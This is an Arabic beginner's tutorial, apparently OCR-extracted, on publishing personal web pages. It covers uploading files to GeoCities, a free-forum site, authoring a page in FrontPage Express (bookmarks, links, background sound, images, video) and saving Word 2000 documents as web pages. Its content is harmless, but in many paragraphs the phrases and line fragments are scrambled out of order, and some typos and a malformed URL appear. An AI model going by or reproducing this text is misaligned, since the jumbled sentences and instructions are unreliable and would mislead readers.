
الخطوة السادسة:

أعلى النموذج



اختر الوصلة : File manage

الخطوة السابعة



اختر الوصلة ***Open file manger*** :

الخطوة الثامنة:



تظهر صفحة فيها جدول وفي العمود الأول في كل خلية زر استعراض اضغط عليه ثم اختر الملف الذي قمت بإنشائه على حاسوبك لنشره في ويب

- توجد في نفس الصفحة أسفل جدول أزرار الاستعراض ز ر لاضافة تحميل ملفات أخرى
- وبعد اختيار جميع الملفات من خلال أزرار الاستعراض أضغط على الزر

Upload Files

- يمكن تحميل الملفات واحداً تلو الأخر أو كل ثلاثة أو .... معاً المهم أن لا يتجاوز حجمها الحجم المسموح به من قبل الجيوسيتيز

الخطوة التاسعة: بعد الخطوة السابقة يخبرني بنجاح التحميل ويسألك إذا كنت تريد تحميل ملفات أخرى أم العودة الى Files manager
بالعودة إلى File Manager
يعرض اسماء الملفات المحملة على ويب كما في الشكل التالي مثلاً:



ملاحظة:

إذا فشل التحميل حاول مرة أخرى بعد أن تصحح الأخطاء المسببة للفشل(في الإعادة إفادة)

- انتبه إلى أسماء جميع الملفات والمجلدات أن تكون بالأحرف اللاتينية حتى على جهازك على طول المسار

كيف انشئ منتدى على الانترنيت بابسط صورة

هذا الموقع مجاني ونستطيع ان ننشئ فيه موقع فقط نذهب للعنوان www.mam9.com

لانشاء صفحة ويب في الانترنيت

فيما سبق، يتضمن الموقع عادة، عدداً من الصفحات، يحفظ كل منها في ملف منفصل، تحدثنا
المواقع التي عن الطرق المتوفرة لإنشاء صفحة أو موقع، على شبكة ويب، وركزنا على
خدماتها توفر صفحات مجانية، وبيّنا ميزات وعيوب بعض هذه المواقع، وقارنّا بين
إليها، المختلفة، من ناحية السعة المتوفرة للصفحة، وأسلوب تحديثها، وسهولة الوصول
وأعطينا مثالاً سريعاً، عن إنشاء صفحة مجانية على أحد المواقع المشهورة، وهو
http: / / www.geocities.com.

رئيسيين، هما: لكن حجز الصفحة بحد ذاته، سيكون بداية لعملية إدارتها، التي تتضمن شقين
الموجود على شبكة إنترنت. تأليف محتوياتها وتحديثها، ثم إرسال تلك المحتويات إلى المزود
بعضها، في المقال المشار إليه، إلا وتتم هاتان المهمتان بأدوات وأساليب مختلفة، تطرقنا إلى
إنترنت، لضيق المساحة المخصصة أننا لم نتوسع في شرح كيفية إنشاء محتويات صفحات
هذا الجانب، عبر مثال لإنشاء صفحة لها. لذلك، أركز في هذا المقال وفي العدد المقبل، على
المواقع التي توفر إمكانية إنشاء الصفحات شخصية. لكن، لا بأس أولاً، من إعادة ذكر أهم
المجانية التي توفرها الشخصية المجانية حالياً، مع سعة الصفحة:

الموقع
سعة الصفحة المجانية
www.angelfire.com
5 ميجابايت
www.geocities.com
11 ميجابايت
www.sprec.com

غير محدود
www.tripod.com
11 ميجابايت
www.wbs.net
7 ميجابايت

تأليف محتويات صفحة على شبكة ويب

من أين أبدأ؟

تتوفر طريقتان لتأليف الصفحات على شبكة ويب، أولهما استخدام لغة

HTML

والثانية استخدام أحد محررات صفحات ويب، فأيهما تختار؟

ويب. لكن لا بد لك كمبتدئ، أن تختار الطريقة الأسهل، وهي استخدام أحد محررات صفحات

دعني أولاً أن أرضي فضولك لمعرفة ماذا تعني لغة

HTML

وأبين لك لماذا يعتبر التعامل معها الطريقة الأصعب لتأليف صفحات ويب؟

فإنه عندما يجلب برنامج التصفح صفحة من موقع على شبكة ويب، ويعرضها على الشاشة، يجلب ملفاً نصياً، مكتوباً بلغة

HTML

المكتوب بلغة مع نص الصفحة ذاته، وبعض ملفات الصور والملتيميديا، أحياناً. يصف النص HTML، للمتصفح، طريقة توضع نص الصفحة، وتتابع فقراته، وما هي عناوينه، وأماكن الصور فيه ... إلخ، بواسطة ما يسمى "الواصفات" (tags)، وذلك بالشكل التالي:

<tag>text<\tag>

مثال ذلك السطر التالي:

<h1>صفحتي الشخصية<\h1>

تبين الواصفة <h1>، ولهذا، للمتصفح، كيف يظهر النص "صفحتي الشخصية"، يجب لتعلم تأليف الصفحات بلغة

HTML

التأليف بهذه تعلم معنى عشرات الواصفات المختلفة. وهذا هو السبب الرئيسي الذي يجعل اللغة صعباً، إلا أنها توفر مرونة كبيرة وقوة في تأليف صفحات ويب، لذا يستخدمها المحترفون في هذا المجال.

استخدام محررات ويب أسهل، لأنها تسمح بتأليف الصفحات، بدون الدخول في تفاصيل استخدام الواصفات، وبشكل يشبه تنسيق الصفحات في أحد معالجات الكلمات. والواقع أن محررات ويب هي معالجات كلمات أصلاً، أضيفت لها بعض الإمكانيات الخاصة بتحرير ويب، بالإضافة إلى أنه توجد معالجات كلمات، يمكن استخدامها لتأليف صفحات ويب صفحات بسيطة، كبرنامج مايكروسوفت وورد، مثلاً.

أي محررات صفحات ويب أختار؟

يفضل، كمبتدئ، اختيار أبسط محرر لصفحات ويب، الذي يوفر الإمكانيات الأساسية، ويدعم استخدام اللغة العربية، ويفضل أيضاً، أن يكون مجانياً، أليس كذلك؟

وهذا ما جعلنا نختار استخدام برنامج تحرير صفحات ويب FrontPage Express ،

إصدارة مجانية من برنـامج وهو

FrontPage

من موقع يرفق بالإصدارة الكاملة من برنامج إنترنت إكسبلورر ٥,٠، والذي يمكن استجلابه مايكروسوفت التالي

http://www.microsoft.com/ie/download،

الكاملة أو استجلاب تحديث للإصدارة المصغرة التي توجد لديك)، ويجب تركيب الإصدارة) من إنترنت إكسبلورر ٥,٠، حتى يتم تركيبه.

قبل أن تبدأ بتصميم الصفحة:

مثال، إنشاء لابد من أن تخطط قليلاً، قبل أن تبدأ بتصميم الصفحة، وبما أننا نقترح عليك رئيسية، وسجل صفحة شخصية، فكر ماذا يمكن أن تقدم من معلومات، وصنفها ضمن فقرات اهتماماتك عناوين تلك الفقرات. يمكن أن تعرض نبذة عن سيرتك الشخصية، وتتحدث عن لزوار صفحتك، وهواياتك، وتقدم لائحة ارتباطات بالصفحات المفضلة لديك، وتنشئ سجلاً مخططاً عاماً وغير ذلك. إذا كنت تخطط لإنشاء صفحة أو موقع أعقد من ذلك، يفضل أن تضع للموقع، وتفكر في عرض المعلومات ضمن عدة صفحات.

البدء بالعمل

أولاً: ركب برنـامج

FrontPage Express

أو وشغله. لا حاجة لأن تكون متصلاً بإنترنت، أو حتى أن تكون حجزت صفحة مجانية أولاً، مدفوعة على أحد المواقع، لكي تبدأ بتأليف صفحتك، إذ ستحفظها على القرص الصلب جديداً، تخصصه لتجربتها قبل إرسالها إلى المزود على شبكة إنترنت. يفضل أن تنشئ مجلداً لحفظ ملفات صفحات ويب التي تؤلفها.

عندما تشغل برنـامج

FrontPage Express

يختلف عنها ستلاحظ أن واجهته مشابهة لواجهات برامج معالجة الكلمات، والتعامل معه لا مطلقاً. يفتح البرنـامج عند تشغيله، ملفاً لصفحة

HTML

باسم

Untitled Normal Page

في ملف تتلخص طريقة العمل أثناء تأليف الصفحات، بإدخال وتنسيق المعلومات، ثم حفظها

HTML

ستظهر فعلياً عبر هذا البرنامج، ثم فتح الملف ذاته بالمتصفح، لمشاهدة شكل الصفحة كما على إنترنت، والتأكد أنها تعمل بشكل صحيح

ابدأ بإدخال النص التالي

(!صفحة السيد /تي(ضع اسمك بدلاً من اسمي طبعاً

المحتويات

السيرة الذاتية

الاهتمامات والهوايات

المواقع المفضلة

اتصلوا بي

المشابهة لأزرار نسق العبارات السابقة بالشكل الذي تراه مناسباً، مستخدماً أزرار الأدوات، أدوات برنامج مايكروسوفت وورد

شئت، وتعبر هذه يمكنك أيضاً، إدخال العبارات باللغة الإنجليزية أو بلغة لاتينية أخرى إذا الصفحة باختيار العبارات عن عنوان الصفحة، بالإضافة إلى عناوين محتوياتها. احفظ
File / Save

فيظهر البرنامج صندوق حوار يطلب فيه اسم الملف وموقعه في مربع

Page Location

أدخل الاسم والموقع الذي تريده. أما مربع

Page Title

فهو يطلب ما يسمى عنوان الصفحة

(Title)

لائحة وهو النص القصير الذي يظهر على رأس نافذة المتصفح عندما تفتحها، ويظهر في

العلامات المرجعية

(bookmark)

تي / ويجب اختياره بحيث يصف محتويات الصفحة الشخصية باختصار، (مثلاً، صفحة السيد). لمشاهدة الصفحة كما ستظهر على ويب، شغل المتصفح الذي تستخدمه، (يجب أن تشغل الذي متصفحاً يدعم اللغة العربية، إذا استخدمت اللغة العربية)، وافتح الصفحة من المجلد حفظتها فيه، باستخدام

File / Open

.ويب في برنامج إنترنت إكسبلورر، مثلاً)، فتشاهدها كما ستعرض على شبكة

!مبروك

لقد ألفت صفحتك الأولى، وهي محفوظة على قرصك المحلي، بانتظار أن ترسلها
.إلى موقع صفحتك لاحقاً (upload)

الصفحة، بإضافة لا تبدو تلك الصفحة مثيرة، حتى الآن، أليس كذلك؟! لنتابع إذاً، تأليف
.محتويات جديدة إليها، وإعطائها شكلاً أكثر أناقة

المزيد من الأناقة

ما يجب تعيينه، بما أن الصفحة التي تؤلفها باللغة العربية، فهي تقرأ من اليمين لليسار، وهذا الكلمات ليعرضها المتصفح بشكل صحيح، ولتسهيل إدخال المعلومات، وترتيب

واختر وعلامات الترقيم فيها. انقر بالزر الأيمن على أي مكان في الصفحة،

Page Properties

من القائمة، ثم اختر من صندوق الحوار، لسان التبويب

General

واختر اتجاه القراءة

RTL

من اللائحة المنسدلة

Document Reading Direction

اذهب إلى لسان تبويب

Background

اللائحتين غير لون أرضية الصفحة، ولون النص إلى الألوان المرغوبة لديك، بالاختيار من المنسدلتين

Textو Background

شريط ثم انقر زر "موافق". ضع المشيرة في السطر التالي لعنوان الصفحة، واختر من

القوائم

Insert / Horizontal Line

الذاتية" حتى ليظهر خط أفقي تحت العنوان. اختر مجموعة العناوين التي تبدأ من "السيرة "

اتصلوا بي"، ثم انقر على الزر الموجود على شريط الأدوات، والمسمى

Bulleted List

أصبحت أفضل، أليس كذلك؟

يعرض احفظ الملف بشكله الحالي بدون أن تغلقه، وبدل إلى برنامج التصفح الذي مازال النسخة السابقة من الصفحة. حدث الصفحة بنقر زر

Refresh

هذه في إنترنت إكسبلورر وسيحمل المتصفح النسخة الجديدة مباشرة. لا تنس أن تكرر بالطريقة الطريقة في المراحل التالية، كلما عدلت شيئاً على الصفحة، لتتأكد من أنها تعرض التي تتوقعها

المزيد من المرح

خاصاً هل تريد أن تحيي زوار صفحتك بمقطع من موسيقى تحبها؟ وأن تعطي صفحتك جواً بك، بإضافة أرضية معينة؟

بسيطة ...!

عد إلى خصائص الصفحة مرة أخرى، ولسان التبويب

General

واذهب إلى الإطار

Background Sound

أدخل مسار وموقع ملف الصوت في المستطيل

Location

أو انقر على زر

Browse

ثم اختر

From File

وانقر

Browse

الملف ، للوصول إليه عبر صندوق الحوار القياسي لفتح الملفات. يمكن أن يكون هيئة الصوتي

WAVأو ،MIDIأو ،AIFFأو ، AU،

وننصح باستخدام الهيئة

MIDIأو ، AU،

يمكن تكرار .لأن ملفاتها أقل حجماً من الملفات الصوتية الأخرى، بالنسبة لزمن العزف ذاته ، ضمنLoop عزف الملف الصوتي عدداً تختاره من المرات، بزيادة عدد الدورات في عداد

إطار

Background Sound

أو تكرار عزفه باستمرار، باختيار مربع الاختيار

Forever

ويجب تذكر أنه يجب إرسال هذا الملف الصوتي إلى مزود إنترنت الذي سترسل إليه صفحتك حفظه على الدليل ذاته الذي ستحفظها فيه

!لا بد أنك خمنت الآن من أين يمكن أن تضيف أرضية للصفحة

نعم، عبر خصائص الصفحة أيضاً، ومن لسان التبويب

Background

انقر مربع الاختيار

Background Image

ثم أدخل مسار واسم ملف الصورة أو انقر الزر

Browse

للوصول إليه، ويمكن نقر مربع الاختيار

Watermark

مع لجعل الصورة ثابتة بحيث ينزلق النص فوقها أثناء زلق الصورة، وهي ميزة تستخدم الصور الكبيرة التي تملأ كامل الشاشة. يجب أن يكون ملف صورة الأرضية بهيئة

JPG أو GIF

لأنهما تأخذان لأنهما الهيئتان اللتان يمكن أن يقرأهما المتصفح، واختيرتا لصفحات ويب الهيئتين، يوفر حجماً أقل، وترسمان بسرعة أكبر، وإذا لم تكن الصورة بإحدى هاتين

FronPage Express

إمكانية التحويل إلى هيئة

GIF

الصفحة عند حفظ الملف. اختر صورة صغيرة يمكن تكرارها، لأن البرنامج يطلي بها أرضية الصفحة تلقائياً. ولا تنس أنها يجب أن ترسل كملف مستقل إلى مزود ويب، الذي سيحفظ

هل نسيت محتويات الصفحة؟

قليلاً. جعلنا شكل الصفحة، أكثر جاذبية حتى الآن، وحان الوقت أن نلتفت إلى مضمونها إلى معلومات سيتوقع زائر الصفحة، أن ينقر على عبارة "السيرة الذاتية"، مثلاً، للانتقال بالنسبة للعناوين عن السيرة الذاتية الخاصة بي، (أو سيرتك الذاتية، في صفحتك)، ومثل ذلك الأخرى، فكيف تجعل الصفحة بهذا الشكل؟

خذ رشفة من فنجان الشاي، ونفساً عميقاً، وتابع الخطوات التالية

الرئيسي أدخل خطاً أفقياً آخر بعد قائمة العناوين، مشابهاً للخط الذي يلي العنوان

.أدخل عبارة "السيرة الذاتية"، بعد ذلك الخط الأفقي

من القائمة اختر عبارة "السيرة الذاتية" الجديدة، وانقرها بالزر الأيمن للماوس، واختر

Font Properties

.الخط ثم اختر ما تراه مناسباً من قياس الخط ولونه، عبر صفحة خصائص

القوائم، قائمة تأكد أنك ما تزال تختار عبارة "السيرة الذاتية" الجديدة، ثم اختر من شريط

Edit

واختر منها

Bookmark

أدخل في صندوق الحوار اسم العلامة المرجعية

MyCV

مثلاً، وانقر زر

Ok

ستلاحظ ظهور خط منقط تحت عبارة "السيرة الذاتية

قائمة انتقل إلى عبارة "سيرتي الذاتية" الأولى في الأعلى، واخترها، ثم انقر على

Insert

واختر

Hyperlinks

فيظهر صندوق حوار، اختر منه لسان التبويب

Open Pages

اختر اسم الصفحة التي تحررها، من لائحة

Open Pages

ثم اختر من اللائحة المنسدلة

Bookmark

العلامة المرجعية

MyCV

هذه ثم انقر "موافق". ستلاحظ تغير لون العبارة إلى لون يشير إلى وجود ارتباط عند العبارة، ويظهر تحتها خط متصل.

المرجعية، كرر هذا الإجراء بالنسبة للعبارات الباقية، مع اختيار أسماء مختلفة للعلامات وإدراج خطوط أفقية بين الفقرات المختلفة.

سيؤدي .احفظ الملف، ثم اذهب إلى المتصفح الذي تستعمله، حدث الصفحة، ولاحظ النتيجة مباشرة النقر على أي من العناوين إلى الانتقال إلى الفقرات المتعلقة بها.

لكن أين محتويات الفقرات ذاتها؟ أمر بسيط!، عد إلى ملف الصفحة في

FrontPage Express

تفعل في أي وأدخل النصوص التي تريدها، تحت عناوين الفقرات التي أنشأتها، ونسقها مثلما معالج كلمات عادي، ثم احفظ الصفحة مرة أخرى.

المفضلة؟ وكيف لا، انتظر، مهلاً! نسينا أن نبين لك كيفية إنشاء لائحة الارتباطات بالمواقع يمكن إنشاء ارتباط بعنوان البريد الإلكتروني، في قسم "اتصلوا بي"؟

على شكل لإنشاء لائحة الارتباطات بالمواقع المفضلة، أدخل أسماء المواقع التي تريدها، لائحة، ثم كرر ما يلي بالنسبة لكل اسم منها:

من Insert\Hyperlink اختر اسم الموقع، اسم "السيد/شاي"، مثلاً، ثم اختر القوائم شريط

اذهب إلى لسان التبويب

World Wide Web

في صندوق الحوار الظاهر

اختر

http

من لائحة

Hyperlink Type

أدخل في مستطيل

URL

عنوان الموقع الذي حددت اسمه، أي العنوان

http:\\www.iawmag.com

المتصفح في هذا المثال، ثم انقر زر "موافق"، وتنتهي، بذلك، العملية. حدّث الصفحة في ولاحظ النتيجة

كي تنشئ ارتباطاً ببريدك الإلكتروني، في قسم "اتصلوا بي"، أدخل كلمة "بريدي الإلكتروني"، مثلاً، واخترها، ثم افتح صندوق حوار إنشاء ارتباط

(Insert\Hyperlink)

واذهب إلى لسان التبويب

World Wide Web

واختر

mailto:

من لائحة

Hyperlink Type

ثم أدخل عنوان بريدك الإلكتروني في مستطيل

URL

وانقر "موافق

فيديو؟ وماذا إذا أردت إضافة صور، ومقاطع

!الأمر بسيط، أيضاً

يمكن أن تضيف بعض صورك الشخصية، أو صور عائلتك، أو بعض المواقع التي تعجبك، بالإضافة إلى بعض مقاطع الفيديو القصيرة. من الأفضل أن تجهز ملفات الصور بحيث تكون بهيئة

JPGأو ، GIF

وملفات مقاطع الفيديو، بهيئة

AVI

أنه يجب أن فيجب إرسال هذه الملفات إلى مزود ويب، لاحقاً، عند إرسال الصفحة، لذلك تذكر
لا يتجاوز مجموع حجم هذه الملفات، مع حجم ملف

HTML

على الخاص بالصفحة، وملفي الأرضية، والموسيقى المرافقة، حجم السعة المخصصة لك
مزود ويب

ضع المشيرة في المكان الذي تريد أن تظهر الصورة فيه، واختر

Insert / Image

ثم اختر

From File

وأدخل مسار واسم الملف في المستطيل، أو انقر الزر

Browse

يحتويه لفتح صندوق حوار فتح ملف، والوصول إلى ملف الصورة بالانتقال إلى المجلد الذي
الماوس أخيراً، انقر زر "موافق" لإدراج الصورة. إذا نقرت الصورة بعد إدراجها بزر
الأيمن، يمكنك اختيار

Image Properties

وجودتها من القائمة، لتظهر خصائص الصورة التي تسمح لك بالتحكم بقياسها،

فيه المقطع، لإدراج مقطع الفيديو في الصفحة، ضع المشيرة على المكان الذي تريد أن يظهر
واختر

Insert / Video

زر ثم أدخل اسم ملف الفيديو ومساره مباشرة، أو انتقل بعد النقر على

Browse

التبويب انقر بالزر الأيمن على صورة ملف الفيديو، واختر خصائص الصورة، ثم اختر لسان
Video

لتتمكن من تحديد خيارات تشغيل الملف، الموجودة ضمن إطار

Repeat

كتشغيله باستمرار

Forever

تشغيله من إطار أو لعدد معين من المرات يفصل بينها تأخيرات زمنية معينة، أو تعيين بدء
Start

عند فتح الصفحة

On file Open

أو عند مرور الماوس فوق صورته

On Mouse Over

(لا يدعم إنترنت إكسبلورر ٣,٠٢ هذه الميزة)

وماذا بعد؟

وكائنات ما يزال بإمكانك تحسين صفحتك، بإضافة بعض المكونات الأخرى، كبريمجات جافا،
ActiveX

يمكن أن أرسل وأشياء أخرى، وهذا ما سنتركه للقائنا المقبل. لكن لا بد أنك ستتساءل: كيف
صفحتي وملفاتها المرافقة إلى إنترنت؟

أن تفعل ذلك سنورد مثالاً على ذلك في مكتن اخر من الصفحة، أما إذا كنت مستعجلاً، وتريد
الموقع الذي تريد الآن، اتصل بإنترنت أولاً، وزر المواقع التي توفر صفحات مجانية، وقرر
إليه، وتأكد من قراءة أن تنشئ صفحتك لديه، وستجد لديه شرحاً عن كيفية إرسال الملفات
على مزودها. فبعضها الشروط التي تضعها الجهة صاحبة الموقع، لتسمح لك بنشر صفحتك
ذلك إضافة بعض يفرض عليك المحافظة على إعلاناته، على صفحتك، وربما يتطلب منك
أسطر لغة

HTML

!إليها

لا تجزع! فعلى الرغم من أنك لم تؤلف صفحتك بهذه اللغة، فإن برنامج

FrontPage Express

فعل ذلك نيابةً عنك. إذا كان ملف صفحتك مفتوحاً، اختر

View / HTML

من شريط القوائم، فيعرض البرنامج، نافذة فيها نص صفحتك بلغة

HTML

يمكن أن تلصق فيها، أي نص بلغة

HTML

بالنقر على زر كما يطلب الموقع الذي يوفر لك مكاناً مجانياً على إنترنت. أغلق النافذة

Ok

بالموقع الذي ثم احفظ الملف بحالته الجديد، وأرسله إلى مكان الصفحة، بالطريقة الخاصة

اخترته

لانشاء صفحة ويب في برنامج الوورد للويندوز

هل ترغب في إنشاء صفحة أو موقع على ويب؟ تابع معنا إذاً، كيف تفعل ذلك. يستخدم معظمنا برنامج مايكروسوفت وورد لتحرير النصوص، لكن إمكانيات وورد لا تقتصر على الأدوات التي يوفرها لتحرير النصوص، إذ يمكن استخدامه أيضاً، لإنشاء ونشر صفحات ويب، خاصة بالنسبة لغير المحترفين، الذين لا يشكل تأليف ونشر صفحات ويب عملهم الرئيسي، والذين لا يريدون، أو يحتاجون الدخول في أعماق لغة HTML، أو غيرها اللغات المتخصصة. وعلى الرغم من أن النتائج التي يمكن الحصول عليها من تأليف صفحات ويب بواسطة برنامج وورد، لن تكون بمستوى البرامج المتخصصة في هذا المجال، فإنها أكثر من كافية بالنسبة لمعظم المستخدمين الذين يرغبون في إنشاء صفحات شخصية، أو صفحات تعكس اهتمامهم بموضوع معين. ولا يتفرد برنامج وورد بتوفير هذه الإمكانية بين برامج أوفيس، إذ أنها متوفرة أيضاً في كل من إكسل وأكسس وفوتو درو وباور بوينت، لكننا سنقتصر على شرح استخدام أهم الأدوات التي يوفرها وورد ٢٠٠٠، لإنشاء صفحات ويب.

قبل أن تبدأ

تحتاج لتأليف صفحات ويب، إلى توفير محتوياتها من نصوص وصور بشكل رقمي، وعليك بعد ذلك تنسيق تلك المحتويات، وتعيين طريقة التنقل والوصلات بينها، وصياغتها في صفحات ويب، ولا تحتاج إلى اتصال بإنترنت كي تنشئ صفحات ويب، بل يكفي أولاً، أن تعمل على القرص الصلب المحلي في جهازك. ضع مخططاً مبدئياً للصفحات التي تريد إنشاءها، وما تريد أن تتضمن من معلومات، وأسلوب الانتقال من صفحة إلى أخرى. يجب أن تحجز موقعاً أو صفحات مجانية على إنترنت، كي تستطيع إرسال صفحات ويب إلى الشبكة، لكننا لن ندخل في تفاصيل هذه المسألة، فذلك خارج نطاق مقالتنا.

احفظ بهيئة HTML

أبسط طريقة لإنشاء صفحة ويب باستخدام وورد، هي أن تحفظ الوثيقة التي تعمل عليها كصفحة HTML، وذلك باختيار "ملف"، ثم "حفظ باسم..."، واختيار "Web page"، من قائمة حفظ الملف بنوعه، وتحديد اسم الملف، ثم النقر على زر "موافق"، أو يمكنك اختيار "حفظ كصفحة ويب"، مباشرة من القائمة "ملف". ظهر وورد في مستطيل حوار حفظ الملف بهيئة صفحة ويب، زر "تغيير العنوان"، الذي يسمح لدى النقر عليه، باختيار عنوان الصفحة الذي يظهر على شريط عنوان المتصفح عند فتحها.

يؤدي تحويل صفحات وورد إلى هيئة HTML بهذه الطريقة، إلى إنشاء صفحة ويب واحدة تتضمن جميع صفحات ملف وورد تلك، بالترتيب والتنسيق ذاته، من أنواع، وقياسات وألوان خطوط، ومحاذاة نصوص، وجداول، وصور، ومخططات بيانية، وخطوط Word Art. لاحظ أن إنترنت إكسبلورر ٥، يقدم أفضل دعم لجميع العناصر التي يمكن أن يحفظها وورد في صفحة ويب، وربما لا تظهر تلك العناصر بالطريقة ذاتها في متصفحات أخرى، مثل نتسكيب. ينشئ برنامج وورد مجلداً إضافياً في المجلد ذاته الذي تحفظ فيه ملف ويب يسميه مجلد الدعم، ويضع فيه ملفات الصور وملفات مساعدة أخرى، لإظهار صفحة ويب بالتنسيق المطلوب، وذلك إذا كان الخيار "تنظيم الملفات المعتمدة في مجلد"، من "أدوات/خيارات.."، لسان التبويب "عام"، والنقر على زر "خيارات ويب"، لا تنس أن ترسل هذا المجلد مع

محتوياته يحمل هذا المجلد عادة، اسم ملف ويب ذاته، إلى المزود البعيد، عند إرسال الصفحة إلى إنترنت.
يوفر وورد أيضاً، إمكانية معاينة أي صفحة تحررها، كما ستظهر عندما تحولها إلى صفحة ويب، وذلك باختيار "معاينة صفحة ويب"، من قائمة "ملف"، فيفتح وورد المتصفح الذي تستخدمه، ويعرض محتويات ملف مؤقت أنشأه في الدليل \WINDOWS\TEMP\Word، وله اسم الوثيقة التي تحررها، ويتضمن محتوياتها، لكنه من نوع HTML.

ملف HTML جديد

يسمح وورد مباشرة، بفتح ملف جديد من نوع HTML، أو تحرير ملف موجود لديك. اختر قائمة "ملف"، ثم الأمر "جديد"، واختر القالب "صفحة ويب" من مستطيل الحوار الظاهر، ثم انقر على الزر "موافق". سيظهر وورد صفحة ويب خالية، تشبه أي وثيقة عادية لوورد، لكنك ستجد، إذا أردت حفظها، أنه يختار افتراضياً الحفظ بهيئة HTML. لا تختلف طريقة إدخال وتحرير النصوص في هذه الصفحة عن ما تفعله عند تحرير وثيقة من نوع Doc، لكن، يصبح بالإمكان استخدام بعض الأوامر والوظائف الإضافية، مثل الأمر "مصدر HTML"، من قائمة "عرض"، والذي يسمح بتحميل الشيفرة المصدرية بلغة HTML لصفحة ويب في محرر Microsoft Development Environment. يوفر وورد أيضاً، شريط أدوات خاصاً بويب، يمكن إظهاره بالنقر بالزر الأيمن للماوس على شريط الأدوات، واختيار " أدوات ويب". وهو يتضمن مجموعة من الأدوات التي تسمح بإضافة عناصر إدخال، وقوائم، وأزرار استمارات، وبرامج نصية (Script)، وأفلام، وأصوات، ونصوص تمريرية. يحتاج استخدام عناصر الإدخال والقوائم والاستمارات(forms) في صفحات ويب، مستوى أعلى من الخبرة والمعرفة بكتابة واستخدام النصوص البرمجية، وسنكتفي لهذا، باستخدام بعض الأدوات السهلة التي يوفرها شريط أدوات ويب. انقر على الأداة "فيلم"، فيظهر مستطيل الحوار المبين، لإضافة فيلم قصير إلى صفحة ويب، يعمل عند فتح الصفحة أو عند مرور مؤشر الماوس فوق مكانه. انقر على الزر "استعراض" بجانب المستطيل فيلم، وانتقل إلى أحد المجلدات التي تحتفظ فيها بملف من نوع avi، أو mov، أو غير ذلك مما تذكره القائمة "أنواع الملفات"، واختر الملف الذي تريده، ثم انقر على الزر "موافق" للعودة إلى مستطيل الحوار "قصاصة فلم" يسمح المستطيلان "صورة بديلة" و"نص بديل" بإظهار صورة أو نص، في المتصفحات التي لا تدعم إظهار هذا النوع من قصاصات الأفلام، ويظهر النص البديل عندما لا يرغب المستخدم بإظهار الصور في صفحة ويب. تسمح خيارات القراءة بتحديد بدء تشغيل الفيلم، عند فتح الصفحة، أو عند مرور الماوس فوقه، أو عند حدوث أي من هاتين الحالتين، بينما تسمح القائمة "مرات"، بتعيين عدد مرات تشغيل الفيلم. إذا أردت إضافة صوت خلفي للصفحة، انقر على الأداة "صوت"، ثم انقر على الزر "استعراض" من مستطيل الحوار الظاهر "صوت خلفي"، واختر الملف الصوتي الذي تريد تشغيله عند فتح الصفحة. انقر على الزر "موافق"، ثم حدد عدد مرات تشغيل الصوت من القائمة "حلقة".

إحدى المشكلات التي يواجهها كثير من المبتدئين في تأليف صفحات ويب، هي عدم ظهور الأفلام والصور والأصوات عند إرسال الصفحات إلى إنترنت. والسبب الرئيسي في ذلك أنهم ينسون إرسال ملفات تلك العناصر إلى المزود الذي يستضيف الصفحات، أو تتضمن المسارات

التي تحدد مكان تلك العناصر، إشارة إلى أنها في مجلد معين على قرصهم الصلب. يجب لهذا، أن تتذكر دائماً أن ترسل جميع ملفات الأفلام والصور والأصوات التي استخدمتها إلى المزود البعيد الذي يستضيف موقعك أو صفحاتك، وأن تغير خصائص كل تلك العناصر، بحيث تشير إلى موقعها الجديد على إنترنت. يسهل وورد هذا الأمر بالنسبة للصور فقط، باستخدامه مجلد الدعم، الذي يكفي إرساله كاملاً إلى موقع الصفحات على المزود، كي تظهر الصور بدون مشكلات.

يمكنك إضافة نص تمريري، بالنقر على الأداة "نص تمريري"، وإدخال النص الذي تريد أن يمر على صفحة ويب عند فتحها، في مستطيل الحوار الظاهر، الذي يسمح بتعيين خصائص هذا النص، كسرعة المرور، واتجاه وطريقة وعدد مرات التمرير، ولون الأرضية.

